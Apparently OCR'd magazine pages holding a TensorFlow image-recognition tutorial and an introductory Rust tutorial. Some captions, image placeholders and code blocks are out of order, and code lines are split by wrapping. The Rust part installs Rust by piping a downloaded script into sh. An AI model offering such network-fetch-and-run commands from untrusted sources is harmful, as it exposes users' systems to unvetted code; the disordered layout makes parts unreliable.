Neural networks have been around, as an idea, since the very beginning of artificial intelligence research. The problem has always been that it's very difficult to implement them in an efficient way. This has kept these techniques out of the hands of the average software developer – at least until Google developed a library for its Google Brain internal project. This was released in 2015 as an open source library called TensorFlow. In just a few short years, it's found its way into a huge number of fields and projects, including convolutional neural networks, audio recognition and image recognition, among others.

Because of its popularity, TensorFlow has been ported to many different platforms – including, most recently, mobile operating systems such as Android and iOS. In this article, we'll look at how TensorFlow can be used to do image recognition and classification. We'll look at how to get it installed on your platform, and how to create a basic system setup so that you can do some image processing.

Install Tensorflow

The first step is to get TensorFlow installed on the machine where you will be doing the image-analysis work. For most platforms, you should be able to install it using pip. Because we only have room to talk specifically about one platform here, I'll assume you're using a Debian-based Linux distribution. Assuming this, you can install the necessary tools with the following command:

```
sudo apt-get install python3-pip python3-dev
python-virtualenv
```

In order to keep your Python enviornment organised, you should create a virtual environment where you can safely install TensorFlow. You can do this with the following.

```
virtualenv --system-site-packages -p python3
tensorflow
```

This will create a virtual environment, in the subdirectory named **tensorflow**, where you can install TensorFlow. You can activate it by sourcing the activation script.

```
source ~/tensorflow/bin/activate
(tensorflow)$
```

Your command line prompt should change to the new one seen above. You can now install TensorFlow into the virtual environment with

```
(tensorflow)$ pip3 install --upgrade
tensorflow
```

This installs the CPU version of the TensorFlow library. However, much of the processing that it does can be farmed out to a GPU for faster results. If you have an Nvidia card, you can use the following commands to install the required CUDA support package and install the GPU version of TensorFlow.

```
sudo apt-get install cuda-command-line-tools
source ~/tensorflow/bin/activate
pip3 install --upgrade tensorflow-gpu
```

You should verify that everything installed correctly by running the following tiny piece of code:

```
import tensorflow as tf
hello_test = tf.constant('Hello from
TensorFlow!')
sess = tf.Session()
print(sess.run(hello_test))
```

You should get the following output.

```
Hello from TensorFlow!
```

The core concept of TensorFlow is the graph. Data is imported into variables with some relationship between the elements. There is also a series of processes that

need to be applied to the data. All these processes and relationships are combined to define a dataflow graph. TensorFlow then acts as the engine that traverses these graphs and executes all the operations that have been defined. These features are accessible through the low-level API in TensorFlow, but most people don't need to work with that much detail, so there is a higher-level API that provides data import functions to manage creation of the data structures from many common data file formats. Then there are a series of functions called estimators. These estimators create entire models, and their underlying graphs, so that you can simply run the estimator to do the data processing that is needed.

Inception-v3

One of the tasks for which TensorFlow has shown its usefulness is image recognition, and therefore a lot of work has been done to improve its performance in this area. When you start developing your own algorithms, the work done in the image-recognition estimators would be well worth your time to investigate. One family of image recognition estimators is called Inception, with the most current release being version 3.

The Inception models were trained using a data set called ImageNet, put together in 2012 to act as a standard set to test and compare image-recognition


> When you start developing your own algorithms, the work done in image-recognition estimators would be worth your time to investigate

systems. It contains more than 14 million URLs to images that were annotated (by humans) to indicate the objects pictured; there are more than 20 thousand ambiguous categories, with each category, such as 'roof' or 'mushroom', containing several hundred images.

Luckily, Inception-v3 is a fully trained model that you can download and use to experiment with. Once you have TensorFlow installed, download Inception from the GitHub repository with the following commands:

```
git clone https://github.com/tensorflow/models.git
cd models/tutorials/image/imagenet
```

In this folder, you'll find the Python script `classify_image.py`. Assuming you haven't run this script before, and haven't downloaded the model data at some other time, it will start by downloading the file `inception-2015-12-05.tgz` so that it has the model



Left A neural network consists of an input layer, a number of intermediate layers, and an output layer

data. If you have already downloaded the model, you can indicate this to the script with the command line option `--model_dir` to specify the directory where it's stored. Then to have it classify your own images, you can hand them in with the command line option `--image_file`. To test it, you can use the default image of a panda. When you run it, you should get output like the following.

```
python ./classify_image.py
giant panda, panda, panda bear, coon bear, Ailuropoda melanoleuca (score = 0.89107)
indri, indris, Indri indri, Indri brevicaudatus (score = 0.00779)
lesser panda, red panda, panda, bear cat, cat bear, Ailurus fulgens (score = 0.00296)
custard apple (score = 0.00147)
earthstar (score = 0.00117)
```

As you can see, this outputs the top five matches for what TensorFlow thinks your image might be, together with a confidence score (in case you were wondering, an earthstar is a type of fungus!). If you want, you can change the number of returned matches with the command line option `--num_top_predictions`.

Tune the net

While the Inception model is very good, it's designed to be as general as possible and to be able to identify a wide range of categories. But you may want to tune the model to be even better at identifying some smaller subset of types of images. In these cases, you can reuse the bulk of the Inception model and just replace the last layer of the neural network to be specific for your new image category. In the main TensorFlow GitHub repository that you need to download, there is a Python script that gives an example of how to retrain the inception model, which you can run with the following example code.

Visualising models with TensorBoard

When working with networks and models, it can become difficult to figure out what is actually happening. To help, the developers have provided a tool called TensorBoard to help visualise the learning that is being processed. In order to use it, you need to have your code generate summary data, which can then be read by TensorBoard and produce detailed information for you model.

Using TensorFlow Mobile

When you have a model trained and are using it in some project, you have the ability to move it onto what may seem like underpowered hardware by using the Tensorflow Mobile libraries available at the TensorFlow site. This can move very intensive deep-learning applications out to devices such as smartphones or tablets.

```
python tensorflow/examples/image_retraining/
retrain.py --image_dir ~/my_images
```

This script takes all of the images in the directory `my_images` and retrains the model using each image. This simple a retraining process can still take 30 minutes or more. If you were to do a full training of the model, it could take a huge number of hours. There are several other options available, including selecting a different model to act as a starting point. There are other smaller models that are faster, but not as general. If you're writing a program to be run on a low-power processor, such as a phone app, you may decide to select one of these instead.

Training on new data

While the above example may be fine for the majority of people, there may be cases where you need more control than this. Fortunately, you can manually manage the retraining of your model. The first step is to load the data for the model; the following code lets you do this.


```
graph = tf.Graph()
with graph.as_default():
    with tf.gfile.FastGFile('classify_image_
graph_def.pb', 'rb') as file:
        graph_def = tf.GraphDef()
        graph_def.ParseFromString(file.read())
        tf.import_graph_def(graph_def, name='')
```

This loads the model and creates a new graph object. The graph is made up of several layers, all leading to a final output layer.

```
last_layer = graph.get_tensor_by
name('pool_3:0')
```

This final layer is what does the final classification and makes the ultimate decision as to what it thinks your image is. At this point, you can process your specialised images to create a new final layer. There are several steps required in order to preprocess the images, and then train a new final layer, which can be quite tedious to carry out – but you can shorten the process by using a useful wrapper known as TF-Slim. As you can see, we have only touched the code necessary in the most cursory way in the material above. We haven't had the space available to dig into much of the detail that you require in order to get any work done, and indeed this is a well-known complaint people have with TensorFlow.

Below There's a complete tutorial available as an IPython notebook in the models repository for TensorFlow


jupyter slim_walkthrough
TF-Slim Walkthrough
This notebook will walk you through the basics of using TF-Slim to define, train and evaluate neural networks on various tasks. It assumes a basic knowledge of neural networks.
Table of contents
Installation and setup
Creating your first neural network with TF-Slim
Reading Data with TF-Slim
Training a convolutional neural network (CNN)
Using pre-trained models
Installation and setup

> With the TF-Slim module loaded, a lot of the boilerplate code that needs to be written when working in TensorFlow is wrapped and taken care of for you

To help alleviate this issue you can use that wrapper layer of code, TF-Slim, to minimise the amount of code that you need in order to get some useful work done. TF-Slim is available in the contrib portion of the TensorFlow installed package, and you can import it with the following code:

```
import tensorflow.contrib.slim as slim
```

With the TF-Slim module loaded, a lot of the boilerplate code that needs to be written when working in TensorFlow is wrapped and taken care of for you. In TF-Slim, models are defined by a combination of variables, layers and scopes. In regular TensorFlow, creation of variables requires quite a bit of initialisation on whichever device the data is being stored and used on. TF-Slim wraps all of this so that it's simplified to become a single function call. For example, the following code creates a regular variable containing a series of zeroes.

```
my_var = slim.variable('my_var', shape=[20, 1],
initializer=tf.zeros_initializer())
```

Getting the list of variables in the model is also simplified to the following.

```
regular_variables_and_model_variables =
slim.get_variables()
```

Building layers for a neural network under TF-Slim is also greatly simplified. In plain TensorFlow code, creating a single convolutional layer can take seven lines of code. In TF-Slim, this collapses down to the following two lines of code.

```
input = ...
net = slim.conv2d(input, 128, [3, 3],
scope='conv1_1')
```

TF-Slim also includes 13 other built-in options for layers, including fully connected and unit norm layers. It even simplifies creating multiple layers with a repeat function. For example, the following code creates three convolutional layers.

```
net = slim.repeat(net, 3, slim.conv2d, 256, [3, 3], scope='conv3')
```

This makes the task of retraining a given model to be more finely tuned much easier. You can use these wrapper functions to create a new layer with only a few lines of code and replace the final layer of an already built model. Luckily, there is a very good example of how you can do this, which is available within the models section of the TensorFlow source repository at GitHub. There is a complete set of Python scripts written to help with each of the steps we've already discussed. There are scripts to manage converting image data to the TensorFlow TFRecord data format, as well as scripts to automate the retraining of image recognition models. There is even an IPython notebook, called `slim_walkthrough.ipynb`, that takes you through the creation of a new neural network, training it on a given dataset, and the final application of the neural network on production data.

Training a new layer

Once you have a new layer constructed, or perhaps you have created an entirely new neural network from scratch, you still have to train this new layer. In order to retrain a given network, you need to create a starting point with the following code.

```
model_path = '/path/to/pre_trained_on_imagenet.checkpoint'
variables_to_restore = slim.get_variables_to_restore(...)
init_fn = assign_from_checkpoint_fn(model_path, variables_to_restore)
```

Once you have this starting point, you can start the retraining with the code below.


```
train_op = slim.learning.create_train_op(...)
log_dir = '/path/to/my_model_dir/'
slim.learning.train(train_op, log_dir, init_fn=init_fn)
```

You can then run this newly created model to get it to do actual work. To help, the TF-Slim code repository includes a script called `evaluation.py` to help you do this processing step. If you have something specific that you need to do, you can use this script as a starting point to write your own workflow scripts.

Performance implications

The developers behind TensorFlow have put a lot of work into making the final, trained models fairly snappy in terms of performance. This is one of the reasons why deep learning and neural networks have been exploding in popularity recently. There is still one area that has performance problems, however: the training of the models in the first place. For example, training the Inception image-recognition model takes weeks of processing time. This is why quite a bit of development time has been put into including GPU support for this stage of TensorFlow usage – and it's also why you should use a pre-trained model, such as the Inception model we've been discussing, whenever you have the opportunity.

The Inception-V3 model took weeks to train, even with 50 GPUs crunching the network data. When you are doing your own training, there are few things you can do to help with performance. One of them is to try to bundle your file I/O into larger chunks. Accessing the hard drive is one of the slowest processes on a computer; if you can take multiple files and combine them into larger collections, reading them is made more efficient. The second option you have is to use fused operations in the actual training step. This takes multiple processing operations and combines them into single fused operations, to minimise function-call overhead.



Above Tensorflow has a layered structure, building up from a core graph execution engine all the way up to high-level estimators

Where next?

We've only been able to cover the process of image recognition and retraining of neural networks in the most superficial way in this tutorial. There are a large number of complicated steps involved in working with these types of models.

My hope is that this short article has been able to highlight the overall concepts, and includes enough external resources to help point you to sources of the details you would need to be able to add this functionality to your own projects.

John Gowers

John is a university tutor in Programming and Computer Science. He likes to install Linux on every device he can get his hands on and has extensive programming experience.

Resources

■ **Rust and Cargo** Installation (details are included in the article)

Rust: An introduction to safe systems programming

Learn some of the safety features inside one of the best-loved programming languages today

```
        return;
    }

    let mut cargo = builder.cargo(compiler, Mode::Librustc, target, "build");
    let mut features = build.rustc_features().to_string();
    cargo.arg("--manifest-path")
        .arg(build.src.join("src/librustc_trans/Cargo.toml"));
    rustc_cargo_env(build, &mut cargo);

    let _folder = build.fold_output(|| format!("stage{}-rustc_trans", compiler.stage));

    match &*self.backend {
        "llvm" | "emscripten" => {
            // Build LLVM for our target. This will implicitly build the
            // host LLVM if necessary.
            let llvm_config = builder.ensure(native::Llvm {
                target,
                emscripten: self.backend == "emscripten",
            });

            if self.backend == "emscripten" {
                features.push_str(" emscripten");
            }

            println!("Building stage{} codegen artifacts ({} -> {}, {})",
                     compiler.stage, &compiler.host, target, self.backend);
```

Above If you're familiar with C, it shouldn't take long to get to grips with Rust

Rust, in a nutshell, is a safe C. Developed in the last 10-12 years under the sponsorship of Mozilla, it quickly took on a number of safety features that are directly useful within software engineering projects. At its heart, it's a systems programming language just as C is, but it combines low-level access to the machine with elegant features, such as strong typing and ownership, that help Rust programmers avoid bugs and memory leaks much more effectively than they could in C – or in similar languages such as C++.

Today, Rust is hugely popular, owing to its elegance and robustness. In fact, it was named the most-loved language in the Stack Overflow developer survey in 2016, 2017 and 2018.

Getting started

We'll assume that you know a bit about systems programming in C/C++. Much of the syntax of Rust is the same as that of C; where there are differences, they are for the purpose of making the language safer and less prone to error than C, directly targeting common problems such as null pointers and memory leaks. We hope that you'll gain some appreciation of what Rust does and how it can help us catch bugs much earlier than other languages.

To start, we need to install the Rust compiler to our system. In order to download it manually, you can visit **https://sh.rustup.rs**, which will automatically download a shell script, **rustup-init.sh**. Running this script will install Rust on your system. You can perform installation in a single command as follows:

```
$ curl https://sh.rustup.rs/ | sh
```

Alternatively, your distribution's package manager might have a Rust package on it already. If that's the case, it's a good idea to install Rust using it. This will give you a more robust installation, and will help you keep track of Rust on your system. We'll start with a simple "Hello world" program. Open a command window, create a folder somewhere on your system in order to hold the code, and navigate to it. We'll also need to fire up a text editor to write our code. Create a file called **hello.rs** inside the folder we've just created, and add the following code to it.

```
fn main() {
   println!("Hello, world!");
}
```

If you're used to C you'll notice some similarities, but a number of differences as well. To start, notice that the function that runs when the program starts is called `main`, as it is in C, and that the syntax is broadly the same. Some differences include the keyword `fn` to declare a function (which is not part of C) and the exclamation mark `!` after the function `println`. This exclamation mark in fact means that `println` is not a normal function but a macro, but we don't need to worry about that for now.

Go into the command window, and type the following to compile your program.

```
$ rustc hello.rs
```

This creates an executable, which we can run in the normal way:

```
$ ./hello
Hello, world!
```

Package management with Cargo

Almost all Rust projects use the special built-in package-management system called Cargo. If you installed Rust using the installation script, it will already be installed. If you installed Rust from your package manager, there's a chance that you will have to install Cargo separately. You can check whether Cargo is installed by running the following command.

```
$ cargo --version
```

Cargo is incredibly useful for keeping track of dependencies in projects. In order to turn our Rust project into a Cargo project, we'll need to go through a few extra steps. First, let's go back a directory, using `$ cd ..`. Then use the following command to create a new directory that will hold our Cargo project.

```
$ cargo new hello_cargo --bin
   Created binary (application) 'hello_cargo'
project
$ cd hello_cargo
```

Look at the contents of this directory with `$ ls` and you'll see that it contains a file called `Cargo.toml` and a directory called `src`. The `src` directory already contains a file, `main.rs`, that is exactly the same as the `hello.rs` that we created earlier. In fact, we can run it straight away from inside the `hello_cargo` directory using the command `cargo run`. We won't be using the capabilities of Cargo in this tutorial, but it's a good idea to get into the habit of using it so you can take advantage of it later on.

Variables and typing

Strong typing is central to the safety features provided by Rust. In C, it is perfectly legal to write code like this:

NUMBER DATA TYPES — **Figure 1**

Size	Signed type	Unsigned type
8 bit integer	i8	u8
16 bit integer	i16	u16
32 bit integer	i32	u32
64 bit integer	i64	u64
64bit / 32bit int (platform int size)	isize	usize
32 bit float	f32	
64 bit float	f64	

Left Rust provides good support for many different integer and floating point types, so you are never left guessing about how many bits your data takes up

```
int x = 'A' * 'B' / 'C';
printf("%c\n", x);
```

Multiplying and dividing characters shouldn't make sense, and neither should putting them into integer values. Weak typing is sometimes useful, but on the whole it tends to obscure bugs in the code. If we have code in which we are multiplying character values together, it is very likely that we are making a mistake. If the compiler allows us to do this without complaining, we could be unaware of that mistake until much later on, when it might be a lot more difficult to track down. Rust is considered 'safe' precisely because it stops you doing things that shouldn't make sense.

> "If we have code in which we are multiplying character values together, it's very likely that we are making a mistake"

For example, let's go into the file `main.rs` inside the `src` directory and add the following lines of code into the `main` function.

```
let letter_a = 'A';
let letter_b = 'B';
let product = letter_a * letter_b;
```

When we try to compile this code using `cargo run`, Rust will display a clear error message:

```
$ cargo run
```

Right for loops are the most common type of loop used in Rust

```
    Compiling hello_cargo v0.1.0
error[E0369]: binary operation '*' cannot
be applied to type 'char'
```

Rust is telling us that we cannot use the multiplication operation to multiply two character values. However, if we use numeric values rather than characters, Rust will allow us to perform the multiplication. Replace all the code inside the `main` function with the following.

```
let number_seven = 7;
let number_thirteen = 13;
let product = number_seven * number_
thirteen;
println!("{} x {} = {}.", number_seven,
number_thirteen, product);
```

Running `cargo run` should now give use the correct output, like this:

```
7 x 13 = 91.
```

Right Rust supports basic looping constructs. We can break out of any loop using the break; keyword, as in C

Figure 2

```
loop {
    println!("Again!");
}
```

```
Again!
Again!
Again!
...
```

```
while i <=8 {
    println!("{}!", i);
        i = i + 1;
}
```

```
5!
6!
7!
8!
```

Using external crates

You might wonder why we went to the trouble of turning our project into a Cargo project. Well, Cargo is a powerful tool, which is why it's so widespread. One use for it is to quickly install new code packages so that we can use them in our code, called 'crates'.

For example, let's install a crate that will enable us to generate random numbers. The crate in question is called rand, and is provided in the Cargo repositories. To ensure it's installed, we need to modify the `Cargo.toml` file in our project directory. If it isn't there already, add a single line containing the text `[dependencies]` at the bottom, followed by the line `rand = "0.4"`. If we run `cargo run`, Cargo should install the rand crate.

To use the crate in our code, we need to add the following line to the top of `main.rs`: `extern crate rand;`. This line is necessary in order to load the crate into our program. Then, below this line, add the line `use rand::Rng;` to bring the `Rng` module into scope. Now we can call `rand::thread_rng().gen();` inside our code to generate a random integer.

Figure 3

```
for i in 1..4 {
    println!("{}!", i * 2);
}
println!("Who do we appreciate?");
```

```
2!
4!
6!
8!
Who do we appreciate?
```

We've introduced a few new things here, so let's go over them. In order to create a variable in Rust, we use the `let` keyword, followed by the variable name, followed by an equals sign = and the initial value. The initialisation is optional, but is usually a good idea, since Rust uses the initial value in order to work out what type the variable should have. For example, the variable `number_seven` is initialized to the number 7, so Rust automatically gives it the type `i32`, which is the type of a 32-bit signed integer. If we want to tell Rust which type to use, rather than letting it work it out for itself, we can add a type annotation to the variable declaration. For example:

```
let large_number: u64 = 1000;
```

The type `u64` is the type of unsigned 64-bit integers. There is a full list of Rust's different integer and floating-point types in **Figure 1**.

Rust is good at stopping you, for example, from declaring an unsigned-type variable to be equal to –1. It will give you a warning if you try to initialise a variable with a value that overflows its bounds.

Sometimes, Rust is unable to infer the type of a variable, and will give an error message to that effect. In these cases, giving a type annotation is mandatory. However, Rust is quite well set up in order to ensure that this is not necessary most of the time.

The other new thing is the `println!` syntax. A bit like C's `printf`, `println!` enables us to insert placeholders `{}` into our string whose values are filled in according to the other parameters to the function. These parameters can be strings, characters or numbers. For example, the following command

```
println!("L{}n{}x {}", 1, 'u', "User");
```

prints out the string `L1nux User`.

mut and shadowing

So far, variables in seem to be the same as the ones we would find in C. But try replacing the contents of the `main` function with the following.

```
let x = 2;
x = 3;
```

When we try to compile this code using `cargo run`, Rust gets angry and presents us with the error message `cannot assign twice to immutable variable`. What this illustrates is that variables in Rust are immutable by default – that is, they hold one particular value and cannot be assigned to more than once.

The reason for this is that immutable variables are much safer in general than mutable ones, especially in complex multithreaded systems, where changes in the values of variables makes behaviour of the system much harder to reason about. We recommend that you stick to immutable variables as far as possible.

Nevertheless, sometimes mutable variables are useful. An example is the `while` loop in **Figure 2**. To tell Rust that a variable should be mutable, we use the `mut` keyword.

```
let mut i = 0;
i = 1; // Compiles fine.
```

An alternative to using `mut` is what Rust calls 'shadowing'. Shadowing is when we use the same name for two different variables in the same scope. For example:

```
let x = 0;
let x = 1;
```

Here, the second line `let x = 1;` creates a new variable called `x` and assigns it the value `1`. From this point, whenever we refer to `x` in the code, we are referring to the second variable (unless we shadow again and produce a third variable called `x`). Functionally, there is no difference between this and calling the second variable `y` or something else: we do it in order to avoid having to think up new variable names. Since it is impossible to refer to the original variable `x` once we have shadowed it, you should treat shadowing as a more limited form of mutability: you can imagine that the variable `x` has changed value from `0` to `1`, as long as you remember that they are in fact two separate immutable variables.

Figure 4

```
fn solve_quadratic_equation(a: f64,
b: f64, c: f64) {
    let d = (b * b) - (4.0 * a * c);
    println!("The first solution is {}",
             (-b + d.sqrt()) / (2.0 *
a));
    println!("The second solution is {}",
             (-b - d.sqrt()) / (2.0 *
a));
}

fn main() {
    solve_quadratic_equation(1.0, -5.0,
6.0);
}
```

Figure 5

```
fn solve_quadratic_equation(a: f64,
b: f64, c: f64) -> (f64, f64) {
    let d = (b * b) - (4.0 * a * c);
    let first_solution = (-b + d.sqrt())
/ (2.0 * a);
    let second_solution = (-b -
d.sqrt()) / (2.0 * a);
    (first_solution, second_solution)
}

fn main() {
    let (solution_1, solution_2) =
          solve_quadratic_equation(1.0,
-5.0, 6.0);
    println!("{} {}", solution_1,
solution_2);
}
```

You should use shadowing rather than `mut` if you have the chance, since it avoids introducing actual mutable variables. Shadowing is, however, less powerful than mutability: indeed, it is nothing more than a syntactic sugar for immutable variables. The `while` loop in **Figure 2** doesn't work with shadowing, because in this case the condition `i <= 8` refers to the *original* `i`, rather than the shadowed value.

Functions

No systems programming language would be complete without the ability to write our own functions. We have already seen one example of a function: the `main()` function that runs when the program starts. `main()` does not take any input, but we can also write functions that take in values as parameters. For example, we could write the little program shown in **Figure 4**, which prints out the two solutions to a quadratic equation (assuming that equation has only real solutions).

One thing that is important to notice is that the parameters to a function must *always* take type signatures. Here, we have required that the numbers `a`, `b` and `c` be 64-bit floating point types. One reason for this restriction is that the main tool Rust uses to infer types of variables is by looking at when they are passed into or out of functions. So, by forcing us to specify types of function parameters, Rust is better able to enable us not to include them elsewhere. For example, when we call `solve_quadratic_equation(1.0, -5.0, 6.0);` Rust knows that the number `5.0` should be a 64-bit float precisely because we have included the type signature in the function.

We can also return values from functions. The syntax for this is a bit different from that used in C, and is more similar to that of functional languages such as Haskell. We use the arrow `->` to specify the return value of a function. For example, in **Figure 5** we have a modified version of the quadratic equation function from **Figure 4**

Control-flow statements

While we haven't mentioned them much here, Rust has plenty of control-flow statements; the looping constructs are illustrated in **Figures 2** and **3**. The simplest looping construct is loop, which starts an infinite loop. The while loop is slightly more sophisticated, and loops round as long as a specified Boolean condition is true. The for loop can be used to iterate over collections such as arrays and ranges.

Above Left The idiomatic way to return a value from a function in Rust is to put the 'return value' as the last statement in the function, without a semicolon

Left Rust requires us to give type signatures for parameters to a function, so that we don't need to give them elsewhere

Enums and match

Rust enables us to create enum types that can take on a specified set of values. One useful thing we can do with enums is to match on their values: that is, if we have a variable v of a particular enum type, we can specify what to do for every value that v could take on. There's an example in **Figure 6**: the cmp()function returns a value of the enum type Ordering, which has three values: Less, Equal and Greater. The match keyword tells us what to do in each of these cases.

that returns the values rather than print them. Here, we have used one of Rust's special tuple types in order to return a pair of floating point values.

Notice that we do not need to use a **return** statement to return the value; it suffices to put the value that we want to return on the last line of the function, without a semicolon. Rust also supports a **return** statment like the one in C if we want to return values in the middle of a function's code.

Ownership

So far we have not explored any safety features that really make Rust special. Plenty of languages, for example, are strongly typed. Ownership is a new Rust concept; it is quite hard to grasp, but can make programs much safer. The idea is that when we have some dynamically allocated memory on the heap, exactly one variable 'owns' that memory at any one time, and the lifetime of that variable controls when the memory is allocated and freed.

> "De-referencing an invalidated pointer in Rust causes a compiler error, helping us to catch bugs much earlier on"

In C, we can dynamically allocate memory on the heap by using the function **malloc**.

```
void *new_memory = malloc(1000 * sizeof(int));
```

When we have finished with the memory, we should call **free(new_memory)** to avoid taking up too many of the system's resources.

Memory allocation is notoriously difficult in C, because it is hard to keep track of memory and to know when it is okay to free it. If we free memory and then try to use it, or if we try to free memory twice, the program will crash.

Some languages, such as Java, get around this problem by using a garbage collector to automate the freeing of memory. But this approach can lead to large performance overheads, which we want to avoid with a systems programming language. Rust adopts a different approach: there is no garbage collector, but memory is still freed automatically.

The way that Rust avoids the problems of having mutiple variables all pointing to the same memory address is simple: you can only ever have one variable pointing to a particular piece of memory.

Let's illustrate this with an example. In Rust, we can use the function **String::from** to dynamically allocate some memory for holding a resizable string.

```
let magazine_name = "LU&D"; // fixed-length string
let magazine_name = String::from(magazine_name); // variable-length string
```

Here, we have used shadowing to avoid having to come up with separate names for the two string variables, but there is an important difference between the two: the first **magazine_name** is a string literal that occupies a fixed area of memory on the stack. It is, therefore, impossible to change the size of this string. The second **magazine_name** is dynamically allocated on the heap, which means that it can support a number of string-manipulation functions.

Now add the following lines of code at the end.

```
let best_magazine = magazine_name;
println!("{}", magazine_name);
```

If we run this code with **cargo run**, Rust gives us an error message. The reason is that when we ran the line **let best_magazine = magazine_name**, Rust transferred ownership of the string **"LU&D"** from the variable **magazine_name** to the variable **best_magazine**, meaning that the variable **magazine_name** is now invalid.

This might seem like strange behaviour, but it has an important purpose: it means that Rust can now automatically free the bytes that **best_magazine** points

Figure 6

```
use std::cmp::Ordering;

fn print_sign(x: i32) {
    match x.cmp(&0) {
        Ordering::Less => println!("Negative!"),
        Ordering::Equal => println!("Zero!"),
        Ordering::Greater => println!("Positive!"),
    }
}
```

Figure 7

```
fn steal_ownership(x: Box<i32>) {
    println!("{} stolen!", x);
}

fn main() {
    let current_year = Box::new(2018);
    steal_ownership(current_year);
    println!("{}", current_year);
// Doesn't compile!
}
```

Above Right Whenever a function takes in a pointer/box variable as a parameter, it takes ownership over the bytes that the variable points to

Right A match statement is more reliable than a if/else if/else construct, because it guarantees that every possibility is dealt with

Figure 8

```
fn borrow_ownership(x: Box<i32>) ->
Box<i32> {
   println!("{} borrowed!", x);
   x
}

fn main() {
   let current_year = Box::new(2018);
   let current_year = borrow_
ownership(current_year);
   println!("{}", current_year);
}
```

Figure 9

```
fn borrow_ownership(x: &Box<i32>) {
   println!("{} borrowed!", x);
}

fn main() {
   let current_year = Box::new(2018);
   borrow_ownership(&current_year);
   println!("{}", current_year);
}
```

to as soon as that variable goes out of scope. Other languages can't do this, because there's always a chance that some other variable is pointing to the same bytes. In Rust, on the other hand, there is a guarantee that such a situation can never occur, since it is impossible for two variables to point to the same data; as soon as we point a new variable to a piece of data, it automatically invalidates the old pointer.

This is a bit like C++'s `unique_ptr`: if we have two `unique_ptr` pointers, we cannot set one to be equal to the other, but must instead use the `move` function, which invalidates the first pointer. The difference is that 'invalidate' here means that the first pointer is set to null, so that attempting to de-reference it later on will result in a segmentation fault at runtime. By contrast, de-referencing an invalidated pointer in Rust causes a compiler error, helping us to catch bugs much earlier on.

Passing values

Another way that ownership is transferred is by passing values to functions. If we have a variable that points to some bytes on the heap and we pass it into a function, the parameter inside that function takes ownership of the variable. Let's look at an example; for a change, we'll use Rust's `Box::new` instead of `String::from`. `Box::new` allocates some memory, initialising it to a given value, and returns the 'boxed value' – that is, a variable pointing to that memory.

The code in **Figure 7** includes a function, `steal_ownership`, that takes a boxed integer as a parameter. The function does not actually do anything much with the parameter, but the fact that it takes in the value means that it also takes ownership of the bytes that it points to (which have the value `2018`). When the function returns, `x` goes out of scope and the memory will be freed. This means that the code as it stands will not compile, because the last `println!` statement refers to `current_year` after it has been invalidated.

We can stop this from happening by returning the value back from the function, as in **Figure 8**. When we return a pointer value, we transfer ownership back to the calling context. In this case, we have returned `x`, which gets put into the new (shadowed) variable `current_year` in the `main()` function.

This is fine, but it can be a bit annoying if we also want to return separate values from the function. Luckily, Rust provides a way of passing pointer values to functions that does *not* transfer ownership.

For this we use something called a reference, which is a bit like a 'borrowed value': it allows us to look at the contents of the box, but does not transfer ownership. **Figure 9** shows a more concise version of the code in **Figure 8** using references. In order to signify that a parameter to a function is a reference, we need to put an ampersand `&` in front of the parameter name, and we also need an `&` in front of the name of the variable we are passing in (in this case, `current_year`).

There's obviously a lot more to Rust than we can cover in this introduction, but hopefully it has given you a taste of what this excellent language can do.

Mutable references

